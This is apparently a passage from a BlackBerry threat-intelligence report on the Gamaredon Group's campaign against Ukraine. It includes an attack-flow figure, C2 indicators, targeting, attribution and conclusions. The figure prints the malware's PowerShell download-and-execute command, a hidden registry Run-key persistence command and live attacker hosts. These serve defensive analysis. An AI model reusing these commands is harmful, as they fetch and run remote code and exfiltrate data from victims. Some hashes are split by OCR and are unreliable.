

VULNERABILITY
CVE-2017-0199
ACTION
Phishing: Spearphishing Link
TECHNIQUE_ID
T1566.002
DESCRIPTION
Threat actor relied upon a targeted distribution of weaponized documents
MALWARE
Бас по Род. славе.docx
DESCRIPTION
Document sent by email
IS_FAMILY
False
CAPABILITIES
remote template injection technique
FILE
Бас по Род. славе.docx
HASHES
9ecf13027af42cec0ed3159b1bc48e265683fea efa331f321507d12651906a91
CONDITION
User downloads and executes the file from the email?
True
False
ASSET
Initial victim system
ACTION
User Execution: Malicious File
TECHNIQUE_ID
T1204.002
DESCRIPTION
Victim executes the downloaded file
URL
VALUE
http://pretend.goal75.koportas.ru/WIN-HP59CQ H9A1H/almost/presume.wft
ACTION
Ingress Tool Transfer
TECHNIQUE_ID
T1105
DESCRIPTION
A wft file is downloaded afer the connection
MALWARE
presume.wtf
DESCRIPTION
A document containing an obfuscated macro. Macro collects information about the system and transmits it to Telegram.
IS_FAMILY
False
FILE
presume.wtf
HASHES
295654e3284158bdb94b40d7fb98ede8f3eab7 2171e027360a654f9523ece566
TOOL
wscript.exe
ACTION
Command and Scripting Interpreter: Visual Basic
TECHNIQUE_ID
T1059.005
DESCRIPTION
The wtf file is executed with wscript.exe
PROCESS
COMMAND_LINE
wscript.exe presume.wtf
NETWORK TRAFFIC
PROTOCOLS
HTTPS
DOMAIN NAME
VALUE
t.me/s/zacreq
NOTE
Contains
CONTENT
The Telegram URL contains different IP Addresses to the sample to connect and download next stage
IPV4 ADDR
VALUE
45.63.42[.]255
IPV4 ADDR
VALUE
159.65.174[.]140
TOOL
powershell.exe
ACTION
Command and Scripting Interpreter: PowerShell
TECHNIQUE_ID
T1059.001
DESCRIPTION
Upon successful connection, the remote server returns base64 encode data blob, which decodes to a PowerShell script. The PowerShell script is instructed to download a "get.php" file from the IP address and run it.
PROCESS
COMMAND_LINE
$tmp = $(New-Object net.webclient).DownloadString('http://IP_from_t.me/s/zacreq/get.php'); Invoke-Expression $tmp
NETWORK TRAFFIC
PROTOCOLS
HTTPS
URL
VALUE
http://IP_from_t.me/s/zacreq/get.php
FILE
get.php
HASHES
295654e3284158bdb94b40d7fb98ede8f3eab7 2171e027360a654f9523ece566
IPV4 ADDR
VALUE
45.77.229[.]159
64.227.1[.]3
64.227.7[.]134
84.32.128[.]41
84.32.128[.]215
104.131.39[.]154
143.110.221[.]189
157.230.223[.]20
157.230.123[.]48
158.247.199[.]37
158.247.199[.]225
165.22.7[.]242
167.172.173[.]7
170.64.152[.]42
198.13.42[.]40
206.189.143[.]206
217.69.3[.]218
TOOL
wscript.exe
ACTION
Command and Scripting Interpreter: Visual Basic
TECHNIQUE_ID
T1059.005
DESCRIPTION
The php file is executed which is a script to download next stage
PROCESS
COMMAND_LINE
wscript.exe get.php
NETWORK TRAFFIC
PROTOCOLS
HTTPS
DOMAIN NAME
VALUE
t.me/s/newtesta1
NOTE
Contains
CONTENT
The Telegram URL contains different IP Addresses to the sample to connect and download next stage
ACTION
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
TECHNIQUE_ID
T1547.001
DESCRIPTION
Registry key set to persist
WINDOWS REGISTRY KEY
HKLM\Software\Microsoft\Windows \CurrentVersion\Run\Include
VALUES
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex $(New-Object net.webclient).UploadString($domain +'/get.php',$(Get-Acl))

Figure 15 – Gamaredon Group attack flow

Network

The Gamaredon Group has used the hxxp://t[.]me/s/* URL structure in the stage which accesses Telegram to direct the execution to the next stage. We searched for this structure in VirusTotal and found the following additional Telegram C2's.

Telegram Account	hxxp://t[.]me/s/chanellsac

IP	206.189.139[.]249
Telegram Account	hxxp://t[.]me/s/zapula2
IP	104.248.36[.]191
Telegram Account	hxxp://t[.]me/s/zalup2
IP	140.82.29[.]65
Telegram Account	hxxp://t[.]me/s/vozmoz2
IP	159.89.31[.]49
Telegram Account	hxxp://t[.]me/s/digitli
IP	104.248.36[.]191
Telegram Account	hxxp://t[.]me/s/dracarc
IP	164.92.234[.]195
Telegram Account	hxxp://t[.]me/s/randomnulls
IP	68.183.3[.]178

The BlackBerry Research and Intelligence Team has traced the Gamaredon Group's activity back to 109.200.159[.]54 using network flow data analysis. Every IP address in communication with this node has been related to Gamaredon, in some form or fashion. For every IP listed in this report, only three haven't been accessed by this node in the last seven days prior to publication. That node is based in Crimea and has been active since at least spring 2022. All communication is between ports 1000-9999 on the C2 and an ephemeral port on the Gamaredon Group's node.

Targets

Historically, the Gamaredon Group has solely targeted Ukraine. Based on the lure documents we uncovered, the victims being targeted belong to strategical industries in Ukraine, such as the military, law enforcement, and others.

Attribution

The Gamaredon Group has been publicly attributed to Russia. The geopolitical nature of the targets, the threat actor's network infrastructure, and metadata extracted from the lure documents appear to confirm its origins.

CONCLUSIONS

Telegram is one of the most popular messaging applications used in both Ukraine and Russia. The Gamaredon Group relies on its infrastructure to bypass traditional network traffic detection techniques without raising obvious flags. Their multi-staged approach, which first confirms the victims' location and then leads them to the final payload, means that security researchers must work harder to track the whole attack flow and to find the final payload.

The threat group change IP addresses dynamically, which makes it even harder to automate analysis through sandbox techniques once the sample has aged out. The fact that the suspect IP addresses change only during Eastern European working hours strongly suggests that the threat actor works from one location, and with all probability belongs to an offensive cyber unit that deploys malicious operations against Ukraine.

For similar articles and news delivered to your inbox, please subscribe to the BlackBerry Blog.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back